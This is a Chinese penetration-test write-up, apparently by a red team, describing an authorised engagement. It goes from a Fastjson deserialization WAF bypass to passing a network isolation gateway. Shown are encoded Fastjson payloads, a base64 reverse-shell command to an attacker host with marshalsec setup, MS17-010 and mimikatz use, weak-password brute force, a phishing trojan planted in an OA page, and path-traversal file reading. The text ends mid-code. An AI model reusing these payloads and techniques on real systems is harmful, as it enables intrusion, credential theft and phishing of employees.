从Fastjson绕WAF到打穿网闸

原创 队员编号029 酒仙桥六号部队 7月1日


这是 **酒仙桥六号部队** 的第 **29** 篇文章。

全文共计2160个字，预计阅读时长8分钟。

前言

记述一次授权测试中对某企业进行测试。

PS：渗透过程中的任何敏感信息均已做过脱敏处理，如有雷同，纯属巧合。



外网渗透

通过资产收集，发现了一个XX平台，验证码特别难识别，就没有了爆破的念头。


抓包看发现参数的传递使用了JSON格式。

Request


Raw | Params | Headers | Hex

```
POST /user/login.do HTTP/1.1
Host: [redacted]

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138
Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01

Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=A8C357B8[redacted]

{"userId":"221333","password":"2222","code":"g5a2bd"}
```

祭出一个Fastjosn检测的poc，网站把报错页面做了隐藏，只能进行盲打。



把poc地址指向dnslog，查看是否能收到请求。



网站使用了防火墙，payload被拦截，通过修改编码的方式，查看能否绕过。

绕过poc:

```
{"name":{"\u0040\u0074\u0079\u0070\u0065":"\u006a\u0061\u0076\u0061\u002e
```

VPS开启监听，发送数据包。

VPS收到了请求。

验证可以绕过防火墙，并且可以出网后，编译EXP，反弹会话，写入webshell。

翻数据库，找账户密码，登陆上来“XX平台”,发现该平台只是一个监测平台，并未获取到太多有价值的信息。

Fastjson反序列化漏洞利用描述

漏洞影响范围

Fastjson爆出的绕过方法可以通杀1.2.68版本以下所有。

漏洞利用

编译EXP；

使用javac将代码编写为class类文件；

并将生成的类文件放在web目录下，启动web服务。

```
public class exec{
 public static void main(String[] args) throws Exception  {

 Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvXLEE23UwLjY4Lzl

 }

}
```

备注：修改要执行的命令。

```
bash -c {echo, YmFzaCAtaSA+JiAvXLEE23UwLjY4Lzk5OTUgMD4mMQ==}|{base64,-d}|
```

配置RMi环境

需要借助marshalsec项目，启动一个RMI服务器，监听53端口，并加载远程类（需要java 8环境）。

下载地址：https://github.com/mbechler/marshalsec

安装maven

yum install -y maven

切换到marshalsec目录下使用maven进行打包，

mvn clean package -DskipTests。

开启监听：

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
```

备注：http://xx.xx.xx.xx:53/#evil2 是放Java类的地址，类只要写名字即可，不需要加.class,其次类名前要加#。

反弹shell

把网站json数据包替换，然后发包，VPS即可收到。


```
{"name":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"}
```

内网渗透

查看IP，为10网段。


```
[root@...]# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3E:0C:1B:70
          inet addr:...  Mask:255.255.240.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:92894545 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61802888 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:114674354189 (106.7 GiB)  TX bytes:24130502352 (22.4 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:259657 errors:0 dropped:0 overruns:0 frame:0
          TX packets:259657 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16074048 (15.3 MiB)  TX bytes:16074048 (15.3 MiB)

[root@...]# id
id
uid=0(root) gid=0(root) groups=0(root)
```

上线NPS，挂反向代理进入内网。对内网进行扫描，扫描了网段的所有网站的TITLE和MS17-010漏洞。




```
[+] 10.....  is likely VULNERABLE to MS17-010  (Windows Server 2008  7501
Service Pack 1)
[+] 10.....  is likely VULNERABLE to MS17-010  (Windows Server 2008  7501
Service Pack 1)
 [ >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>> ]  256/256 (100%)   0 to Go

Task completed
```

扫描了一圈下来，只发现2台可以打的机器，启动msf，执行POWERSHELL命令反弹回话到C2服务器。




使用mimikatz抓取密码，抓取到密码为 PasswOrd，登陆其中一台服务器。



考虑到当前网段机器linux比较多，上传超级弱口令检测工具去爆破。使用123456口令去爆破SSH，使用抓到的密码去爆破Windows。


1	10.	SSH	22	root	123456		T4
2	10.	SSH	22	root	123456		T4
3	10.	SSH	22	root	123456		TJ
1	10.	SSH	22	root	123456		87
2	10.	SSH	22	root	123456		TI
3	10.	SSH	22	root	123456		T4
1	10.	SMB	445	administrator	PasswOrd		432

登陆爆破出来的Windows服务器，没发现存在域，linux机器发现这些机器上面无敏感信息，并且都是10网段，查看扫描出来的title，发现了某OA。利用公开的EXP获取了一个webshell。



由于数据库文件无法解密，在服务器植入了“更新控件.bat”木马（C2的powershell马）。通过修改网页JS，登陆提示下载更新OA控件，尝试进行钓鱼。


姜太公钓鱼，愿者上钩。大概过了半个小时左右，开始有鱼儿上钩了。



在OA服务器上挂了NPS，摸了会“鱼”，这些机器都不存在域控环境，所以推测该内网里面应该不存在域。

又摸了好多好多“鱼”，在一台运维人员的机器上看到了云平台维护手册。

利用获取的帐号密码登陆，登陆到云平台上。



本以为当场下班了。

结果搜索目标系统，发现该系统不在云平台上，有点失望o(┬﹏┬)o

重新去整理钓鱼收集到的信息，在另外一台PC机器上，发现了网闸采购文档。推断，目标系统应该是放在了网闸后面。搜索当前机器文档，发现了网闸使用手册。

利用手册上面给出地址，密码登陆进去网闸。


进行路由配置， 配置了网闸后面的网段，进去了隔离的192.x.x.x网段。

对网段进行扫描，发现了目标核心系统。


以前收集的资料都未发现该系统信息，该系统太多的详细信息。简单的暴破密码，无果。 审计网页的js文件找到一下载接口，估计是用来下载文档用的。利用../测试后发现存在任意文件读取漏洞。

```
<%@page import="java.util.HashMap"%>
<%@page import="java.util.Map"%>
<%@page import="java.net.URLEncoder"%>
<%@page import="java.io.BufferedInputStream"%>
<%@page import="java.io.FileInputStream"%>
<%@page import="java.io.InputStream"%>
